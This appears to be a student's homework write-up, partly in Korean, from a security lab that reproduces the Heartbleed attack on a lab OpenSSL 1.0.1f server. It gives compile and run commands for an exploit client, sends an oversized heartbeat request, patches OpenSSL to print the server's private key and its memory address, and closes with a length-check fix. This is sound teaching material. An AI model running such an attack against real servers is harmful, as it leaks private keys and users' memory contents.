
[수업내용]


[Homework]

1) Try hb.c.

$ cp ../../hb.c .

Move hb.c to openssl-1.0.1f/demos/ssl directory and compile.





$ gcc -L/home/sec/12345/openssl/lib -I/home/sec/12345/openssl/include

-o hb hb.c -lssl -lcrypto -ldl

Run server and hb.

$ ./serv

In another window (use your SSL server's ip and port number)

$ ./hb –s 165.246.38.151 –p 12345 –f out –t 1

The result should be in file "out". See "out" with xxd and find the server certificate information.

텍스트이(가) 표시된 사진

자동 생성된 설명



hb를 컴파일하고 실행할 때, 포트 번호는 서버에서 지정한 1216으로 사용합니다.

type을 1로 하여 payload길이를 0xffff로 설정하여 보냅니다.

서버로부터 받은 패킷 내용을 out에 저장한 후, xxd로 읽어 f1에 저장합니다.

그렇게 위와같이 서버에서 빼온 certificate 내용을 확인합니다.



2) Modify hb.c

void \* heartbleed(...){

........

buf = OPENSSL\_malloc(1+2+512);

...........

switch(type){

..........

}

\*p++='a'; \*p++='b'; // 2 byte payload ("ab")

....

ret = ssl3\_write\_bytes(...., buf, 3 + 2);

.......

}

Recompile hb.c, run server, and run hb (in another window) with type 2.

(You have to remove old "out" file before running hb.)

$ gcc -L/home/sec/12345/openssl/lib -I/home/sec/12345/openssl/include

-o hb hb.c -lssl -lcrypto -ldl

$ ./serv

$ ./hb –s 165.246.38.151 –p 12345 –f out –t 2

Confirm the server echoes "ab" in the file "out".

텍스트이(가) 표시된 사진

자동 생성된 설명

이번에는 type을 2로 설정합니다.

payload의 길이는 2로 지정합니다.

그 후, payload에 ab를 넣어주었습니다.



padding data 16 + payload length field 2 +type field 1 + payload 2 bytes = 21

총 21 bytes가 전달된 것을 확인할 수 있습니다

3-1) Draw the SSL packet generated in 1) and 2) respectively.

1)은 heartbleed attack으로 0xffff [bytes]를 읽어오고

2)는 설정해준 payload 2 [bytes]와 padding data 16 [bytes], 부가 3 [bytes]가 서버로부터 오게됩니다.

3-2) Explain why you have different result in 1) and 2) above by analyzing "hearbleed()" function in hb.c and "tls1\_process\_heartbeat()" function in ssl/t1\_lib.c.

텍스트이(가) 표시된 사진

자동 생성된 설명

rrec.data에 요청받은 heartbeat request message가 저장됩니다.

p는 rrec.data의 시작 주소를 가리킵니다.

텍스트이(가) 표시된 사진

자동 생성된 설명

if문에 들어가고 memcpy를 통해 buffer의 시작 주소를 가리키는 bp를 생성합니다.

buffer에 TLS1\_HB\_RESPONSE를 저장하고 bp를 1byte 이동시켜 payload의 길이를 저장합니다.

그후 bp가 가리키는 곳에 payload를 가리키는 포인터 pl로부터 payload 길이만큼 복사합니다.

bp를 payload 길이만큼 이동시킨 후, padding 깂을 더합니다.

여기서 type을 1로 주면 cli가 0xffff길이의 payload를 요구하면서 serv의 예민한 정보까지 유출되고,

2)는 type을 default로 주고 payload도 2bytes로 주었기 때문에 서버의 정보가 유출되지 않게됩니다.

4). Modify ssl source such as follows so that it displays server private key and its memory location.

4.1) openssl-1.0.1f/include/openssl/ssl.h

Add

BN\_ULONG \* print\_server\_priv\_key(const SSL\_CTX \*ctx);

after C linkage reference as below

.................

#ifdef \_\_cplusplus

extern "C" {

#endif

BN\_ULONG \* print\_server\_priv\_key(const SSL\_CTX \*ctx);

.....................

- extern “C” declaration prevents C++ compiler from changing file names.

- BN\_ULONG stands for Big Number Unsigned Long



를 추가해줍니다.

4.2) openssl-1.0.1f/ssl/s3\_srvr.c

Define print\_server\_priv\_key() here

void print\_key(unsigned char \*pkey){

int i;

for(i=0;i<128;i++){ // assume 1024 bit private

printf("%2x:",pkey[i]);

if ((i+1)%15==0) printf("\n");

}

printf("\n");

}

BN\_ULONG \*print\_server\_priv\_key(const SSL\_CTX \*ctx){ // refer to lect12

CERT \*ct=ctx->cert;

EVP\_PKEY \*epkey=ct->key->privatekey;

BN\_ULONG \*priv=epkey->pkey.rsa->d->d;

unsigned char \*pkey=(unsigned char \*)priv;

print\_key(pkey);

return pkey;

}

텍스트이(가) 표시된 사진

자동 생성된 설명

ssl/s3\_...c 에 위의 함수를 정의해줍니다.

4.3) Call this function in serv.cpp after SSL\_CTX\_check\_private\_key function call.

if (!SSL\_CTX\_check\_private\_key(ctx)){

.................

}

BN\_ULONG \*pkey=print\_server\_priv\_key(ctx);

printf("private key location:%p\n", pkey);

텍스트이(가) 표시된 사진

자동 생성된 설명

serv.cpp 에서 위와같이 함수를 call 해줍니다.

4.4) What is the memory address of the server's private key? Check whether this server private key is correct. It should match privateExponent in

servkey.txt (generated as in below) in reverse order.

openssl rsa -in servkey.pem -text -out servkey.txt

텍스트이(가) 표시된 사진

자동 생성된 설명 텍스트이(가) 표시된 사진

자동 생성된 설명

순서가 반대이지만, 값이 동일하게 출력되는것을 확인할 수 있습니다.

5) Perform Heartbleed attack as follows to obtain the server's private key. We know the memory location of the server's private key. We check whether the leaked memory can contain this address. To find out this, we modify the kernel such that it displays the leaking memory address.

5.1) Modify ssl/t1\_lib.c/tls1\_process\_heartbeat() to display the leaking memory address.

...........

if (hbtype==TLS1\_HB\_REQUEST){ // heartbeat packet is processed here

.............

printf("leaking mem addr:%p\n", pl);

memcpy(bp, pl, payload);

.............

}



추가해줍니다.

5.2) Run server and hb.

$ ./serv

$ ./hb –s 165.246.38.151 –p 12345 –f out –t 1

The system will show the leaking memory location and the contents. If the leaking address is lower than server private key location and the distance is less than 65535, the dumped output will contain the server private key.



leaking memory address로 부터 0xffff 높은 위치의 메모리는 유출되게 됩니다..

횬재는 private key 위치가 더 낮은 곳에 있으므로 유출되지 않게됩니다.

6) How can you fix SSL to prevent Heartbleed attack?

텍스트이(가) 표시된 사진

자동 생성된 설명

사용자 요청 메세지의 길이 검증을 하도록 코드를 추가해주었습니다.

텍스트이(가) 표시된 사진

자동 생성된 설명

오류가 발생하여 정보를 받지 못 하는 것을 확인할 수 있습니다.